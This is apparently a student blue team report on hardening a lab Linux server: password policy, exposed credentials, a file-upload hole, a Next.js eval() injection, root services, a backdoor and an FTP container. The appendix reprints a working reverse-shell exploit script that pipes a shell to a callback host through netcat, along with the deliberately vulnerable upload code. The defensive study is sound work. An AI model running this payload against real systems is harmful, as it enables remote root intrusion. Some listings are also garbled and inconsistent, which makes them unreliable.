

To: ACME CTO

From: Marshall Nelson, Jewels Wolter, Kate Moreland, and Spencer Shirah

Subject: Team 9 - Blue Team Report

Date: April 3, 2026

>

1 Password Strength

The user account "MitchMarcus" was found to be using a weak, easily decipherable password. Additionally, no system-wide password policy was in place, providing no complexity enforcement or expiry rules.

To mitigate this risk, a password quality file was configured to enforce a minimum password length of 12 characters, requiring at least one uppercase letter, one lowercase letter, one digit, and one special character, with a maximum of 3 consecutive repeated characters with the pwquality library. The policy was also updated to enforce a 90-day maximum password age, 1-day minimum, and 7-day expiry warning. Mitigation steps also ensured all future password changes are validated against the policy.

In direct response to Mitch's weak password, these aging rules were directly applied to Mitch's account via chage and expired his current password, forcing a policy-compliant reset on next login.

2 Exposed Credentials

The Apache web server hosts the online portal. Although most sensitive directories are restricted, unauthenticated users can still access `/data/users.txt`, which contains plaintext usernames, passwords, and roles used for authentication. This exposure allows an attacker to obtain valid credentials and escalate their access within the application.

To remediate this, the file should either be removed from the web-accessible directory entirely, as credentials should not be stored in the webroot, or access should be restricted to authenticated and authorized users if the file is required for core functionality. We decided to delete the file from the webroot.

3 File Upload Vulnerability and Remote Code Execution

The web portal allows users to upload files without sufficient validation of file type or content. An attacker can exploit this by uploading a PHP web shell and then executing it by directly requesting the uploaded file's URL. Because the uploads directory permits server-side script execution, this results in remote code execution on the host.

To mitigate this vulnerability, the server should enforce strict file type validation using an allowlist of permitted extensions and content-based checks (e.g., magic byte verification) rather than relying solely on client-supplied MIME types. Additionally, server-side script execution should be disabled within the uploads directory, and uploaded files should ideally be stored outside the webroot. Randomizing filenames provides defense-in-depth but is not sufficient on its own to prevent execution

4 React2Shell Vulnerability

The React2Shell vulnerability was located on the Next.js server. It is a server side code injection vulnerability that was discovered. An attacker could pass code via the cmd URL. As shown in the appendix, the source code did not have any input validation. Using the eval() function an unauthorized user is able to pass and execute system wide commands onto the system. The exploit script, RemoteAccess_v1.py, was able to take advantage of this vulnerabilities and inject code onto the system.

In order to resolve this issue, the eval() function needs to be removed from the executable code. The function is replaced by a static whitelist, which only recognizes specific and commands and not allow diagnostics to be enabled. This eliminates the opportunity for an attacker to inject code and execute unauthorized changes on the system.

The changes were then validated by running the exploit script, RemoteAccess_v1.py. By looking at Listing 3, the output shows that it is unable to connect to the bridge on the system. It succeeds because it does not return a command prompt to enter commands onto the system. This system is now secure and not able to have code injected into the system via the React2Shell vulnerability.

5 Excessive Permissions

The Next.js application is being run by Node.js and the package manager npm. They are both being run as root, UID 0, on the system. Having the web server running as root violates the principle of least privilege. The earlier vulnerability combined with root access allows for commands being run as root on the system. This needs to be changed to protect the system from attackers.

As seen in the appendix, the services that were identified as process of the Next.js is the acme-health.service. This was keeping the root access process active. A new account was created on the system named acme-svc. This account has no sudo privileges and set up with a restricted shell. This allows for the Next.js to be run by an account that does not have an admin credentials and does not allow for commands to be run as root. Finally, the ownership of the application is transferred over to acme-svc and then re-initialized. The processes were then checked again and it showed that the Next.js is being run by acme-svc, which is a non root user. The service is now unable to allow for any privilege escalation by an unauthorized user.

6 Root Backdoor

A reverse shell exploit script, was discovered under Fongling's home directory. The script exploited the React2Shell vulnerability in the Next.js application to open an outbound reverse shell to an attacker-controlled machine on port 4444, granting full interactive root access to the system. The script was disguised under the name "ACME Remote Maintenance Bridge" to appear legitimate.

A persistence mechanism was also discovered: a systemd service named acme-health.service was found to be loaded and actively running. The service was configured to run as root and would automatically relaunch the vulnerable application on every boot of the system, meaning the backdoor would have survived a reboot even if the script alone had been deleted.

This vulnerability was remediated by locating and deleting the exploit script from Fongling's directory. Then, steps were taken to identify acme-health.service as the persistence mechanism and stop and disable the service, delete the service file, and reload the daemon to fully remove it.

The underlying React2Shell vulnerability exploited by the script was separately patched by replacing the `eval()` function with a static command whitelist (see partner's findings).

7 Outdated FTP

The system was evaluated for the presence of an outdated FTP service, which introduces significant security risks, including the potential for remote code execution (RCE) with root privileges.

Initial checks using standard service management tools did not identify an active FTP service. However, further investigation using process inspection revealed that the `vsftpd` FTP server was actively running as root on the system. This indicated that the service was not being managed through traditional system services.

Further analysis of the process hierarchy showed that the FTP service was not running directly on the host system, but instead was being executed within a Docker container. The container utilized a Supervisor process to manage and automatically restart the FTP service, which explains why attempts to terminate the service at the host level were unsuccessful.

This configuration represents a critical security vulnerability. FTP is inherently insecure due to its use of plaintext communication, and running the service with root privileges increases the potential impact of exploitation. Additionally, the use of a containerized environment does not eliminate the risk, as the service remains accessible and can still be leveraged for unauthorized access or code execution.

To remediate this vulnerability, the Docker container responsible for running the FTP service was identified and removed. The container was first stopped and then deleted to prevent the service from restarting.

Verification was performed by checking for any remaining FTP or Supervisor processes on the system. The results confirmed that the service was no longer running and did not reappear after removal of the container.

This remediation eliminates a persistent FTP service and reduces the system's attack surface, preventing potential exploitation and root-level compromise.

8 Abnormal Artifacts

The Apache web server was found to be serving internal files that should not be publicly accessible. For example, `/data/uploads.txt` contains a listing of previously uploaded files. This constitutes an information disclosure vulnerability, in conjunction with the unrestricted file upload finding, an attacker could use this listing to locate and execute an uploaded web shell.

To remediate this, sensitive files such as `uploads.txt` should be removed from the webroot or placed behind access controls. Additionally, Apache's directory indexing should be disabled (Options -Indexes) to prevent similar disclosure elsewhere on the server.

9 Appendix

9.1 Password Strength

```
GNU nano 7.2 /etc/security/pwquality.conf
minlen = 12
dcredit = -1
vcredit = -1
lcredit = -1
ocredit = -1
maxrepeat = 3
```

Figure 1: pwquality contents

```
GNU nano 7.2 /etc/pam.d/common-password
#
# /etc/pam.d/common-password - password-related modules common to all services
#
# This file is included from other service-specific PAM config files,
# and should contain a list of modules that define the services to be
# used to change user passwords. The default is pam_unix.
#
# Explanation of pam_unix options:
# The "yescrypt" option enables
# hashed passwords using the yescrypt algorithm, introduced in Debian
# 11. Without this option, the default is Unix crypt. Prior releases
# used the option "sha512"; if a shadow password hash will be shared
# between Debian 11 and older releases replace "yescrypt" with "sha512"
# for compatibility. The "obscure" option replaces the old
# 'OBSOLETE_CHECKS_ENAB' option in login.defs. See the pam_unix manpage
# for other options.
#
# As of pam 1.0.1-6, this file is managed by pam-auth-update by default.
# To take advantage of this, it is recommended that you configure any
# local modules either before or after the default block, and use
# pam-auth-update to manage selection of other modules. See
# pam-auth-update(8) for details.
#
# here are the per-package modules (the "Primary" block)
password requisite pam_pwquality.so retry = 3
password [success=1 default=ignore] pam_unix.so obscure yescrypt
# here's the fallback if no module succeeds
password requisite pam_deny.so
# prime the stack with a positive return value if there isn't one already;
# this avoids us returning an error just because nothing sets a success code
# since the modules above will each just jump around
password required pam_permit.so
# and here are more per-package modules (the "Additional" block)
# end of pam-auth-update config
```

Figure 2: common-password contents

```
GNU nano 7.2 /etc/login.defs
# Password aging controls:
#
# PASS_MAX_DAYS Maximum number of days a password may be used.
# PASS_MIN_DAYS Minimum number of days allowed between password changes.
# PASS_WARN_AGE Number of days warning given before a password expires.
#
PASS_MAX_DAYS 180
PASS_MIN_DAYS 1
PASS_WARN_AGE 7
```

Figure 3: login.defs contents

```

mallorymartinez@project3:/home$ sudo chage -l mitchmarcus
Last password change           : password must be changed
Password expires               : password must be changed
Password inactive              : password must be changed
Account expires                : never
Minimum number of days between password change : 0
Maximum number of days between password change : 99999
Number of days of warning before password expires : 7
mallorymartinez@project3:/home$ sudo chage -M 180 -m 1 -W 7 mitchmarcus
mallorymartinez@project3:/home$ sudo chage -l mitchmarcus
Last password change           : password must be changed
Password expires               : password must be changed
Password inactive              : password must be changed
Account expires                : never
Minimum number of days between password change : 1
Maximum number of days between password change : 180
Number of days of warning before password expires : 7

```

Figure 4: Changing Mitch's Password Requirements to reflect policy

```

mallorymartinez@project3:/home$ sudo passwd --expire mitchmarcus
passwd: password changed.

```

Figure 5: Expiring Mitch's Current Password

9.2 Exposed Credentials

Listing 1: Delete Exposed Credentials

```

1 mallorymartinez@project3:~$ sudo rm /var/www/html/data/users.txt

```

9.3 File Upload and RCE

```

} else {
    // Validate MIME using finfo (server-side inspection)
    $finfo = new finfo(FILEINFO_MIME_TYPE);
    $mime = $finfo->file($tmpPath);
    $debug_msg = "DEBUG: ext=$ext mime=$mime";

    // Map extensions to expected MIME types (keep it minimal)
    $expected = [
        'pdf' => ['application/pdf'],
        'png' => ['image/png'],
        'jpg' => ['image/jpeg'],
        'jpeg' => ['image/jpeg'],
        'txt' => ['text/plain'],
    ];

    $okMime = true;

    // LAB NOTE:
    // If you remove MIME validation and store in a web-accessible folder,
    // attackers can sometimes upload a file that the server interprets as executable.
    if (!$okMime) {
        $err = 'File content type not allowed.';
    } else {
        // Generate a random safe filename (no user-controlled path)
        $safeName = $originalName;
        $destPath = rtrim($UPLOAD_DIR, '/') . '/' . $safeName;

        if (!move_uploaded_file($tmpPath, $destPath)) {
            $err = 'Failed to save upload.';
        } else {
            // Optional: set conservative permissions
            chmod($destPath, 0640);

            // Log it (flat file)
            $ts = date('Y-m-d H:i:s');
            $line = $ts . '|' . $user . '|' . $safeName . '|' . $originalName . '|' . $mime . '|' . ($f['size'] ?? 0) . PHP_EOL;
            file_put_contents($UPLOAD_LOG, $line, FILE_APPEND | LOCK_EX);

            $ok = 'Upload successful.' . $debug_msg;
            $last_uploaded_name = $safeName;
        }
    }
}

```

Figure 6: Vulnerable Upload.php

```

// Map extensions to expected MIME types (keep it minimal)
$expected = [
    'pdf' => ['application/pdf'],
    'png' => ['image/png'],
    'jpg' => ['image/jpeg'],
    'jpeg' => ['image/jpeg'],
    'txt' => ['text/plain'],
];

$okMime = isset($expected[$ext]) && in_array($mime, $expected[$ext], true);

// LAB NOTE:
// If you remove MIME validation and store in a web-accessible folder,
// attackers can sometimes upload a file that the server interprets as executable.
if (!$okMime) {
    $err = 'File content type not allowed.';
} else {
    // Generate a random safe filename (no user-controlled path)
    $safeName = bin2hex(random_bytes(16)) . '.' . $ext;
    $destPath = rtrim($UPLOAD_DIR, '/') . '/' . $safeName;

    if (!move_uploaded_file($tmpPath, $destPath)) {
        $err = 'Failed to save upload.';
    } else {
        // Optional: set conservative permissions
        chmod($destPath, 0640);
    }
}

```

Figure 7: Upload.php with proper checks

Listing 2: Block PHP execution in Uploads directory

```

1 root@project3:/var/www/html/uploads# nano .htaccess
2 root@project3:/var/www/html/uploads# cat .htaccess
3 <Directory /var/www/html/uploads>
4     php_admin_flag engine off
5     RemoveHandler .php .phtml .php3 .php5
6     AddType text/plain .php .phtml .php3 .php5
7 </Directory>

```

9.4 React2Shell Vulnerability

Listing 3: React2Shell

```


1 mallorymartinez@project3:~$ find / -name "dashboard.js" 2>/dev/null
2
3 /opt/acme-next-dashboard/.next/server/pages/dashboard.js
4 /opt/acme-next-dashboard/pages/dashboard.js
5 mallorymartinez@project3:~$ sudo -i
6 root@project3:~# grep -r "eval(" /home
7
8 /home/fongling/Scripts/RemoteAccess_v1.py:    # This payload is triggered
9   via the eval() sink in the Next.js dashboard.
10 root@project3:~# find / -name "RemoteAccess_v1.py" 2>/dev/null
11
12 root@project3:~# systemctl list-units --type=service | grep -E "next|acme|
13   dashboard"
14
15     acme-health.service
16
17         loaded active    running      ACME Next.js Health Dashboard
18 root@project3:~# ps -o ppid= -p 1185

```

```

15
16 1184
17 root@project3:~# python3 /home/fongling/Scripts/RemoteAccess_v1.py --target
    127.0.0.1:3000 --my_ip 127.0.0.1
18
19 [*] Initializing remote maintenance bridge to: http://127.0.0.1:3000/health
    -check
20 [*] Callback target: 127.0.0.1:4444
21 [*] Sending activation signal...

```



```

export async function getServerSideProps(context) {
  const { query } = context;

  // 1. Pull the user from the URL (e.g., ?user=alicebrown)
  const currentUser = query.user || 'fongling';

  let systemInfo = "System standby. Run diagnostics via the cmd parameter.";

  // 2. The Vulnerability logic
  if (query.cmd === 'status') {
    systemInfo = "All systems operational.";
  } else {
    systemInfo = "System standby. Diagnostics are currently disabled.";
  }

  // 3. PASS THE DATA TO THE FRONTEND
  return {
    props: {
      systemInfo: String(systemInfo),
      currentUser: String(currentUser)
    }
  };
}

```

Figure 8: Remediated Source Code for Dashboard.js

9.5 Excessive Permissions

Listing 4: Excessive Permissions

```

1 root@project3:~# ps aux | grep npm
2
3 root      850  0.3  1.5 1230388 61512 ?        Ssl  23:26   0:02 npm
   start
4 root      4870 0.0  0.0   6544  2332 pts/1    S+   23:36   0:00 grep --
   color=auto npm
5 root@project3:~# systemctl list-units --type=service | grep acme-health
6
7   acme-health.service
8
9   loaded active running ACME Next.js Health Dashboard
8 root@project3:~# systemctl stop acme-health.service
9 root@project3:~# systemctl disable acme-health.service
10
11 Removed "/etc/systemd/system/multi-user.target.wants/acme-health.service".
12 root@project3:~# sudo useradd -r -s /usr/sbin/nologin acme-svc
13
14 root@project3:~# sudo chown -R acme-svc:acme-svc /opt/acme-next-dashboard/
15 root@project3:~# cd /opt/acme-next-dashboard
16 root@project3:/opt/acme-next-dashboard# chown -R acme-svc:acme-svc /opt/
   acme-next-dashboard
17 root@project3:/opt/acme-next-dashboard# sudo -u acme-svc HOME=/opt/acme-
   next-dashboard npm run dev &
18
19 [1] 6853

```

```

20 root@project3:/opt/acme-next-dashboard#
21
22 > acme-next-dashboard@0.1.0 dev
23
24 > next dev
25
26
27
28 [38;2;173;127;168 m Next.js 16.1.6 (Turbopack)
29
30 - Local: http://localhost:3000
31
32 - Network: http://192.168.56.21:3000
33
34
35
36 Starting...
37
38 Attention: Next.js now collects completely anonymous telemetry regarding
39 usage.
40 This information is used to shape Next.js' roadmap and prioritize features.
41
42 You can learn more, including how to opt-out if you'd not like to
43 participate in this anonymous program, by visiting the following URL:
44 https://nextjs.org/telemetry
45
46
47
48 Ready in 4.9s
49
50 ^C
51
52
53 root@project3:/opt/acme-next-dashboard# ps aux | grep next
54
55 root      6853  0.0  0.1 17192  7368 pts/1    S   23:42   0:00 sudo -u
56          acme-svc HOME=/opt/acme-next-dashboard npm run dev
57 root      6854  0.0  0.0 17192  2532 pts/2    Ss+ 23:42   0:00 sudo -u
58          acme-svc HOME=/opt/acme-next-dashboard npm run dev
59 acme-svc  6871  0.0  0.0  2800  1856 pts/2    S   23:42   0:00 sh -c
60          next dev
61 acme-svc  6872  1.6  1.4 11525756 59340 pts/2    Sl   23:42   0:00 node /
62          opt/acme-next-dashboard/node_modules/.bin/next dev
63 acme-svc  6883 15.3  4.8 23901296 196340 pts/2    Sl   23:42   0:03 next-
64          server (v16.1.6)
65 root      7064  0.0  0.0  6544  2332 pts/1    S+   23:42   0:00 grep --
66          color=auto next

```


9.6 Root Backdoor

```
mallorymartinez@project3:/home$ sudo ls -la fongling
total 100
drwxr-x--- 19 fongling www-data 4096 Mar 20 07:02 .
drwxr-xr-x 10 root      root    4096 Mar 16 00:39 ..
-rw----- 1 fongling www-data  708 Mar 20 12:27 .bash_history
-rw-r--r-- 1 fongling www-data  220 Mar 31 2024 .bash_logout
-rw-r--r-- 1 fongling www-data 3771 Mar 31 2024 .bashrc
drwx----- 2 fongling www-data 4096 Mar 20 00:07 .cache
drwxr-xr-x 2 fongling www-data 4096 Mar 20 10:58 Communication
drwxr-xr-x 2 fongling www-data 4096 Mar 16 00:57 Contractor_Admin
drwxr-xr-x 2 fongling www-data 4096 Mar 16 00:57 CSS_Assets
drwxr-xr-x 2 fongling www-data 4096 Mar 16 00:57 Deployment_Logs
drwxr-xr-x 2 fongling www-data 4096 Mar 16 01:00 Desktop
drwxr-x--- 2 fongling www-data 4096 Mar 20 06:37 Documents
drwxr-xr-x 2 fongling www-data 4096 Mar 16 01:00 Downloads
drwxr-xr-x 3 fongling www-data 4096 Mar 16 00:57 Drafts
drwxr-xr-x 2 fongling www-data 4096 Mar 16 00:50 Images
drwxr-xr-x 2 fongling www-data 4096 Mar 16 01:00 Music
drwxr-xr-x 2 fongling www-data 4096 Mar 20 05:32 Notes
-rw-r--r-- 1 fongling www-data  159 Mar 16 00:39 notes.txt
drwxr-xr-x 3 fongling www-data 4096 Mar 16 01:40 .npm
drwxr-xr-x 2 fongling www-data 4096 Mar 20 05:31 PHP_References
drwxr-xr-x 2 fongling www-data 4096 Mar 16 01:00 Pictures
-rw-r--r-- 1 fongling www-data  807 Mar 31 2024 .profile
drwxr-x--- 2 fongling www-data 4096 Mar 20 11:03 Scripts
-rw----- 1 fongling fongling 2748 Mar 20 05:39 .viminfo
drwxr-xr-x 2 fongling www-data 4096 Mar 16 00:50 Web_Source
mallorymartinez@project3:/home$ sudo ls -la fongling/Scripts
total 12
drwxr-x--- 2 fongling www-data 4096 Mar 20 11:03 .
drwxr-x--- 19 fongling www-data 4096 Mar 20 07:02 ..
-rwxr-x--- 1 fongling www-data 2500 Mar 16 02:25 RemoteAccess_v1.py
```

Figure 9: Finding the Python File

```
import requests
import argparse
import sys

def trigger_maintenance_shell(url, host_ip, port):
    print(f"[*] Initializing remote maintenance bridge to: {url}")
    print(f"[*] Callback target: {host_ip}:{port}")

    # Fong's Note: Using the mkfifo trick because the default bash redirect
    # was acting up on the production server.
    # This payload is triggered via the eval() sink in the Next.js dashboard.
    maintenance_payload = (
        f"require('child_process').exec('rm /tmp/f;mkfifo /tmp/f;'"
        f"cat /tmp/f|bin/sh -l 2>&1|nc {host_ip} {port} >/tmp/f)")
    )

    # The 'cmd' parameter is the entry point on the /health-check route
    params = {"cmd": maintenance_payload}

    try:
        print("[*] Sending activation signal...")
        # Brief timeout: the shell process is independent of the web request.
        # We expect a timeout because the shell holds the connection open.
        requests.get(url, params=params, timeout=2)
    except requests.exceptions.ReadTimeout:
        print("[*] Signal sent successfully. Maintenance tunnel should be active.")
        print("[*] Check your netcat listener.")
    except Exception as e:
        print(f"[-] Bridge Failure: {e}")
        sys.exit(1)

if __name__ == "__main__":
    parser = argparse.ArgumentParser(description="ACME Remote Maintenance Bridge")
    parser.add_argument("--target", required=True, help="Server IP or URL (e.g. 192.168.56.21)")
    parser.add_argument("--my_ip", required=True, help="Your local workstation IP for the callback")
    parser.add_argument("--port", default="4444", help="Port for the maintenance callback (default: 4444)")
    args = parser.parse_args()

    # Ensure URL formatting correctly targets the proxied Next.js health-check
    target_url = args.target
    if not target_url.startswith("http"):
        target_url = f"http://{target_url}/health-check"
    elif not target_url.endswith("/health-check"):
        # If the user provides just the base URL, append the health-check path
        target_url = target_url.rstrip('/') + "/health-check"

    trigger_maintenance_shell(target_url, args.my_ip, args.port)
```

Figure 10: Contents of the Python Script

```

mallorymartinez@project3:/home$ sudo ps aux | grep python
root      783  0.0  0.5 32160 21164 ?        Ss   09:31   0:00 /usr/bin/python3 /usr/bin/networkd-dispatcher --run-startup-triggers
root      834  1.1  1.9 1616912 77780 ?        Ssl  09:31   1:00 /usr/bin/python3 /usr/bin/fail2ban-server -xf start
root      848  0.0  0.5 109688 23076 ?        Ssl  09:31   0:00 /usr/bin/python3 /usr/share/unattended-upgrades/unattended-upgrade-shutdown --wait-for-signal
root      1352  0.0  0.5 26240 23348 ?        Ss   09:31   0:02 /usr/bin/python3 /usr/bin/supervisord -c /etc/supervisor/supervisord.conf
mallory+ 29626  4.0  0.0 6544 2320 ttyL    St+  10:56   0:00 grep --color=auto python

```

Figure 11: Currently Running Python Files

```

mallorymartinez@project3:/home$ sudo ss -tlnp
State      Recv-Q      Send-Q       Local Address:Port      Peer Address:Port
LISTEN     0            4096         127.0.0.53%lo:53        0.0.0.0:*
LISTEN     0            4096         127.0.0.54:53          0.0.0.0:*
LISTEN     0            4096         0.0.0.0:22             0.0.0.0:*
LISTEN     0            511         *:3000                 *::*
LISTEN     0            4096         [::]:22                [::]:*
LISTEN     0            511         *:80                   *::*
,fd=4),("apache2",pid=985,fd=4),("apache2",pid=984,fd=4),("apache2",pid=983,fd=4),("apache2",pid=972,fd=4))
mallorymartinez@project3:/home$ sudo contab -l
sudo: contab: command not found
mallorymartinez@project3:/home$ sudo crontab -l
* * * * * /usr/local/bin/acme-av.sh
* * * * * /usr/local/bin/acme-sudowatch.sh
mallorymartinez@project3:/home$ sudo crontab -u fongling -l
no crontab for fongling
mallorymartinez@project3:/home$ ls /etc/cron*
/etc/crontab
/etc/cron.d:
e2scrub_all  php  sysstat
/etc/cron.daily:
@snort-common apache2 appport apt-compat dpkg logrotate man-db sysstat tripwire
/etc/cron.hourly:
/etc/cron.monthly:
/etc/cron.weekly:
man-db
/etc/cron.yearly:

```

Figure 12: Additional Processes

```

mallorymartinez@project3:/home$ sudo systemctl list-units --type=service | grep -i "maint\|acme\|bridge"
acme-health.service loaded active

```

Figure 13: Checking Persistence

```

mallorymartinez@project3:/home$ sudo ls fongling/Scripts
RemoteAccess_v1.py
mallorymartinez@project3:/home$ sudo rm fongling/Scripts/RemoteAccess_v1.py

```

Figure 14: Removing the Python File

```

mallorymartinez@project3:/home$ sudo systemctl cat acme-health.service
# /etc/systemd/system/acme-health.service
[Unit]
Description=ACME Next.js Health Dashboard
After=network.target

[Service]
Type=simple
User=root
WorkingDirectory=/opt/acme-next-dashboard
ExecStart=/usr/bin/npm start
Restart=on-failure

[Install]
WantedBy=multi-user.target
mallorymartinez@project3:/home$ sudo systemctl stop acme-health.service
mallorymartinez@project3:/home$ sudo systemctl disable acme-health.service
Removed "/etc/systemd/system/multi-user.target.wants/acme-health.service".

```

Figure 15: Contents of the Processes and Disabling the Persistence

```

mallorymartinez@project3:/home$ sudo find /etc/systemd -name "acme-health.service" 2>/dev/null
/etc/systemd/system/acme-health.service
mallorymartinez@project3:/home$ sudo rm /etc/systemd/system/acme-health.service
mallorymartinez@project3:/home$ sudo systemctl daemon-reload
mallorymartinez@project3:/home$ sudo systemctl status acme-health.service
Unit acme-health.service could not be found.
mallorymartinez@project3:/home$

```

Figure 16: Ensuring it is Disabled

9.7 Outdated FTP

```

mallorymartinez@project3:~$ ps aux | grep vsftpd
root      1445  0.0  0.0   2980  1628 ?        S      19:11   0:00 /usr/sbin/
vsftpd /etc/vsftpd.conf
mallory+  16878  0.0  0.0   6544  2328 pts/0    S+     20:00   0:00 grep --col
or=auto vsftpd
mallorymartinez@project3:~$

```

Figure 17: Detection of vsftpd process running as root

```

mallorymartinez@project3:~$ pstree -p | grep supervisord
      |---containerd-shim(29476)---+-supervisord(29506)---game_server.sh(295
47)---socat(29549)

```

Figure 18: Process hierarchy showing containerd spawning supervisord and vsftpd

```

mallorymartinez@project3:~$ sudo docker ps
CONTAINER ID   IMAGE          COMMAND                  CREATED        STATUS
PORTS
7547ca4cca0f   ftp-ftpserver  "/usr/bin/supervisor..." 2 weeks ago   Up 5 mi
nutes
21/tcp, 5000/tcp, 6200/tcp, 30000-30100/tcp  acme-ftp

```

Figure 19: Docker container identified running FTP service

```

mallorymartinez@project3:~$ sudo docker stop 7547ca4cca0f
7547ca4cca0f

```

Figure 20: Stopping the FTP container

```

mallorymartinez@project3:~$ sudo docker rm 7547ca4cca0f
7547ca4cca0f

```

Figure 21: Removing the FTP container

```

mallorymartinez@project3:~$ ps aux | grep -E "vsftpd|supervisord"
mallory+  31994  0.0  0.0   6676  2336 pts/0    S+     20:45   0:00 grep --col
or=auto -E vsftpd|supervisord

```

Figure 22: Final verification showing no vsftpd or supervisord processes

9.8 Abnormal Artifacts

```
root@project3:/var/www/acme# cat /etc/apache2/sites-available/000-default.conf
<VirtualHost *:80>
    # The ServerName directive sets the request scheme, hostname and port that
    # the server uses to identify itself. This is used when creating
    # redirection URLs. In the context of virtual hosts, the ServerName
    # specifies what hostname must appear in the request's Host: header to
    # match this virtual host. For the default virtual host (this file) this
    # value is not decisive as it is used as a last resort host regardless.
    # However, you must set it for any further virtual host explicitly.
    #ServerName www.example.com

    ServerAdmin webmaster@localhost
    DocumentRoot /var/www/html

    # Available loglevels: trace8, ..., trace1, debug, info, notice, warn,
    # error, crit, alert, emerg.
    # It is also possible to configure the loglevel for particular
    # modules, e.g.
    #LogLevel info ssl:warn

    ErrorLog ${APACHE_LOG_DIR}/error.log
    CustomLog ${APACHE_LOG_DIR}/access.log combined

    # For most configuration files from conf-available/, which are
    # enabled or disabled at a global level, it is possible to
    # include a line for only one particular virtual host. For example the
    # following line enables the CGI configuration for this host only
    # after it has been globally disabled with "a2disconf".
    #Include conf-available/serve-cgi-bin.conf
</VirtualHost>
```

Figure 23: Vulnerable Apache Config file exposing artifacts

```

root@project3:/var/www/acme# cat /etc/apache2/sites-available/000-default.conf
<VirtualHost *:80>
    # The ServerName directive sets the request scheme, hostname and port that
    # the server uses to identify itself. This is used when creating
    # redirection URLs. In the context of virtual hosts, the ServerName
    # specifies what hostname must appear in the request's Host: header to
    # match this virtual host. For the default virtual host (this file) this
    # value is not decisive as it is used as a last resort host regardless.
    # However, you must set it for any further virtual host explicitly.
    #ServerName www.example.com

    ServerAdmin webmaster@localhost
    DocumentRoot /var/www/html

    <Directory /var/www/html>
        Options -Indexes
    </Directory>

    <Directory /var/www/html/data>
        Require all denied
    </Directory>
    <FilesMatch "\.(txt|log|bak|old|sql|conf)$">
        Require all denied
    </FilesMatch>

    # Available loglevels: trace8, ..., trace1, debug, info, notice, warn,
    # error, crit, alert, emerg.
    # It is also possible to configure the loglevel for particular
    # modules, e.g.
    #LogLevel info ssl:warn

    ErrorLog ${APACHE_LOG_DIR}/error.log
    CustomLog ${APACHE_LOG_DIR}/access.log combined

    # For most configuration files from conf-available/, which are
    # enabled or disabled at a global level, it is possible to
    # include a line for only one particular virtual host. For example the
    # following line enables the CGI configuration for this host only
    # after it has been globally disabled with "a2disconf".
    #Include conf-available/serve-cgi-bin.conf
</VirtualHost>

```

Figure 24: Apache Configured to avoid leaking artifacts

```

root@project3:/var/www/html# ls data/
messages.txt uploads.txt users.txt
root@project3:/var/www/html# rm data/.
rm: cannot remove 'data/.': Is a directory
root@project3:/var/www/html# rm data/*
root@project3:/var/www/html# ls uploads/
php-new-shell.png php-reverse-shell.png
root@project3:/var/www/html# rm uploads/*
root@project3:/var/www/html# ls uploads/

```

Figure 25: Deleted Exposed Artifacts